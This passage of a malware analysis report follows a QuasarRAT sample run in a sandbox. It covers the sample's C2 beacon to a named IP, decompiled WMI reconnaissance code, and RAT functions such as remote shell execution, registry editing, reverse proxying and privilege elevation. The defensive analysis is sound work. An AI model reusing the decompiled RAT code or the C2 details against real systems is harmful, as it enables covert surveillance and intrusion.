


Figure 23- Execution of the Copied File under SubDir

The program subsequently executes the copy located at **SubDir\Client.exe** as a separate **process** using **Process.Start**.




Figure 24- Connection Attempt to the Server

The program running under **SubDir** attempts to establish a connection with the IP address **91.151.95.112**. Since the server was inaccessible, the program repeatedly attempted to establish a connection at regular intervals within a loop. During the analysis, the relevant server connection was patched and redirected to a local **QuasarRAT** panel running inside the virtual machine. This allowed the connection behavior to be examined in a controlled environment.




Figure 25- Establishing a Connection with the Panel

Following a successful connection to the **QuasarRAT** panel, detailed client information was displayed in the panel interface, including the target system's **IP** address, the **"Office04"** label, username, version, active connection status, location in Türkiye, operating system, and user account type.

```

101     {
102         if (type == typeof(GetSystemInfo))
103         {
104             GClass57.smethod_39((GetSystemInfo)packet, client);
105             return;
106         }
107     }
108 }
109
110 // Token: 0x00000000 RID: 101 RVA: 0x00012000 File Offset: 0x00010000
111 public static void smethod_39(GetSystemInfo command, GClass33 client)
112 {
113     try
114     {
115         IPGlobalProperties ipGlobalProperties = IPGlobalProperties.GetIPGlobalProperties();
116         string text = ((!string.IsNullOrEmpty(ipGlobalProperties.DomainName)) ? ipGlobalProperties.DomainName : "-");
117         string text2 = ((!string.IsNullOrEmpty(ipGlobalProperties.HostName)) ? ipGlobalProperties.HostName : "-");
118         new GetSystemInfoResponse(new string[]
119         {
120             "Processor (CPU)",
121             GClass49.smethod_2(),
122             "Memory (RAM)",
123             string.Format("{0} MB", GClass49.smethod_3()),
124             "Video Card (GPU)",
125             GClass49.smethod_4(),
126             "Username",
127             GClass41.smethod_0(),
128             "PC Name",
129             GClass50.smethod_1(),
130             "Domain Name",
131             text,
132             "Mock Name"
133         })
134     }
135     catch { }
136 }

```

Figure 26- GetSystemInfo Request

When the **GetSystemInfo** command received from the panel is triggered, the smethod_39 function collects hardware and network information from the target system.

```

65 // Token: 0x00000000 RID: 101 RVA: 0x00012000 File Offset: 0x00010000
66 public static string smethod_2()
67 {
68     try
69     {
70         string text = string.Empty;
71         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor"))
72         {
73             foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
74             {
75                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
76                 text = text + managementObject["Name"].ToString() + "; ";
77             }
78         }
79         text = GClass43.smethod_3(text);
80         return (!string.IsNullOrEmpty(text)) ? text : "N/A";
81     }
82     catch { }
83 }

```

Değer: AMD Ryzen 5 5500H with Radeon Graphics

Figure 27- Retrieving Processor Information

The sample uses a **WMI** query to retrieve the processor model information from the target system.

```

89 public static int smethod_3()
90 {
91     int num2;
92     try
93     {
94         int num = 0;
95         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("Select * From Win32_ComputerSystem"))
96         {
97             using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
98             {
99                 if (enumerator.MoveNext())
100                 {
101                     num = (int)(Convert.ToDouble(((ManagementObject)enumerator.Current)["TotalPhysicalMemory"]) / 1048576.0);
102                 }
103             }
104             num2 = num;
105         }
106     }
107     catch { }
108 }

```

Değer: 0x000007FF

managementObjectSearcher: (System.Management.ManagementObjectSearcher)

enumerator: System.Management.ManagementObjectCollection.ManagementObjectEnumerator

num2: 0x000007FF

Figure 28- Retrieving RAM Information

The **Win32_ComputerSystem** class is queried through **WMI**. The total amount of physical **RAM** installed on the system is obtained from the **TotalPhysicalMemory** property.

```

4 // Token: 0x0000004F RID: 101 RVA: 0x00012114 File Offset: 0x00011114
5 public static string smethod_4()
6 {
7     string text2;
8     try
9     {
10         string text = string.Empty;
11         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_DisplayConfiguration"))
12         {
13             foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
14             {
15                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
16                 text = text + managementObject["Description"].ToString() + "; ";
17             }
18             text = GClass43.smethod_3(text);
19         }
20     }
21     catch { }
22     return text2;
23 }

```

	Değer	Tip
System.Management.ManagementBaseObject.this[string].get don...	"VMware SVGA 3D"	object (string)
object.ToString döndü	"VMware SVGA 3D"	string
string.Concat döndü	"VMware SVGA 3D; "	string

Figure 29-Retrieving Display Information

Information about the graphics card and display adapter is queried through **WMI**. The sample retrieves information about the system's graphics adapter.

```

12
13 string text = string.Empty;
14 using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem WHERE Primary=1"))
15 {
16     using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
17     {
18         if (enumerator.MoveNext())
19         {
20             DateTime dateTime = ManagementDateTimeConverter.ToDateTime(((ManagementObject)enumerator.Current)["LastBootUpTime"].ToString());
21             TimeSpan timeSpan = TimeSpan.FromTicks((DateTime.Now - dateTime).Ticks);
22             text = string.Format("{0}d : {1}h : {2}m : {3}s", new object[] { timeSpan.Days, timeSpan.Hours, timeSpan.Minutes, timeSpan.Seconds });
23         }
24     }
25     if (string.IsNullOrEmpty(text))
26     {
27         throw new Exception("Getting uptime failed");
28     }
29     text2 = text;
30 }
31

```

	Değer	Tip
string.IsNullOrEmpty döndü	false	bool
text	"0d : 0h : 29m : 31s"	string
managementObjectSearcher	(System.Management.ManagementObjectSearcher)	System.Management.ManagementObjectSearcher
enumerator	(System.Management.ManagementObjectCollection.ManagementObjectEnumerator)	System.Management.ManagementObjectCollection.ManagementObjectEnumerator

Figure 30- Retrieving System Uptime

The sample queries the operating system's boot time through **WMI** and calculates how long the system has been running in days, hours, minutes, and seconds.

```

44
45 // Token: 0x06000654 RID: 1620 RVA: 0x000132DC File Offset: 0x000114DC
46 public static string smethod_2()
47 {
48     string text4;
49     try
50     {
51         string text = string.Empty;
52         string text2 = (GClass46.VistaOrHigher ? "root\\SecurityCenter2" : "root\\SecurityCenter");
53         string text3 = "SELECT * FROM AntivirusProduct";
54         using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(text2, text3))
55         {
56             foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
57             {
58                 ManagementObject managementObject = (ManagementObject)managementBaseObject;
59                 text = text + managementObject["displayName"].ToString() + "; ";
60             }
61         }
62     }
63     catch { }
64     return text;
65 }

```

Veriler

İsm	Değer
System.Management.ManagementBaseObject.this[string].get dön...	"Windows Defender"
object.ToString döndü	"Windows Defender"
string.Concat döndü	"Windows Defender;"

Figure 31- Retrieving Antivirus Information

Depending on the operating system version, the sample queries the appropriate **WMI** Security Center to identify the names of antivirus products installed on the system.

System Information - [REDACTED]@DESKTOP [REDACTED] [REDACTED] ...

Component	Value
Operating System	Windows 10 Pro 64 Bit
Architecture	x64 (64 Bit)
Memory (RAM)	2047 MB
Video Card (GPU)	VMware SVGA 3D
Username	[REDACTED]
PC Name	DESKTOP-[REDACTED]
Domain Name	-
Host Name	DESKTOP-[REDACTED]
System Drive	C:\
System Directory	C:\Windows\system32
Uptime	0d : 0h : 35m : 37s
MAC Address	[REDACTED]
LAN IP Address	[REDACTED]
WAN IP Address	[REDACTED]
Antivirus	Windows Defender
Firewall	N/A

Figure 32- Data Transmitted to the Panel

The analysis confirmed that the data collected through **WMI** and system query functions was successfully transmitted to the panel.




Figure 33- Listing Remote Directory Contents

The sample examines the **RemotePath** received in the **GetDirectory** request and retrieves the contents of the specified directory. File names and file sizes, along with subdirectory names, are prepared as separate lists and sent to the server through **GetDirectoryResponse**. In cases such as a missing directory or file, unauthorized access, path-length limitations, or I/O errors, the corresponding error message is reported through **SetStatus**.




Figure 34- Retrieving Startup Entries with Startup Manager

The sample checks the **Run** and **RunOnce** registry keys under **HKLM** and **HKCU** to collect automatic startup entries. On **64-bit** systems, it also examines the corresponding entries under **Wow6432Node**. Additionally, files located in the user's **Startup** folder are identified, and the collected information is sent to the server through **GetStartupItemsResponse**.




Figure 35- Listing Running Processes with Task Manager

All running processes on the system are enumerated using **GetProcesses**. For each process, the sample collects the **process name (.exe)**, **Process ID (PID)**, and **main window title**, and sends the collected information to the server through **GetProcessesResponse**.




Figure 36- Executing Commands through the Shell

Upon receiving the **DoShellExecute** command from the server, the sample creates a **Shell** object and executes the received command through the **ExecuteCommand** method.




Figure 37- Listing Active Network Connections

The sample collects active network connections on the system. For each connection, it identifies the **local IP address**, **local port**, **remote IP address**, **remote port**, and **connection status**. It also determines the process name associated with the connection using its **process PID** and transmits the collected information to the server.




Figure 38- Processing Reverse Proxy Packets

The sample handles packets of type **ReverseProxyConnect**, **ReverseProxyData**, and **ReverseProxyDisconnect**. For **ReverseProxyConnect** packets, a new reverse proxy connection is established. **ReverseProxyData** packets are forwarded to the corresponding connection using the **ConnectionId**, while **ReverseProxyDisconnect** packets terminate the associated connection.




Figure 39- Viewing and Creating Registry Keys

Upon receiving a **DoLoadRegistryKey** request, the sample scans the specified Windows **Registry** root key through **RegistrySeeker** and sends the discovered entries to the server. It can also create a new Registry key under the specified parent path upon receiving a **DoCreateRegistryKey** request and sends the result of the operation to the server.




Figure 40- Restarting with Administrator Privileges

The sample checks the privileges of the current user. If the process does not have **Administrator** privileges, it attempts to restart the current application with elevated privileges by using **runas** through **cmd**.

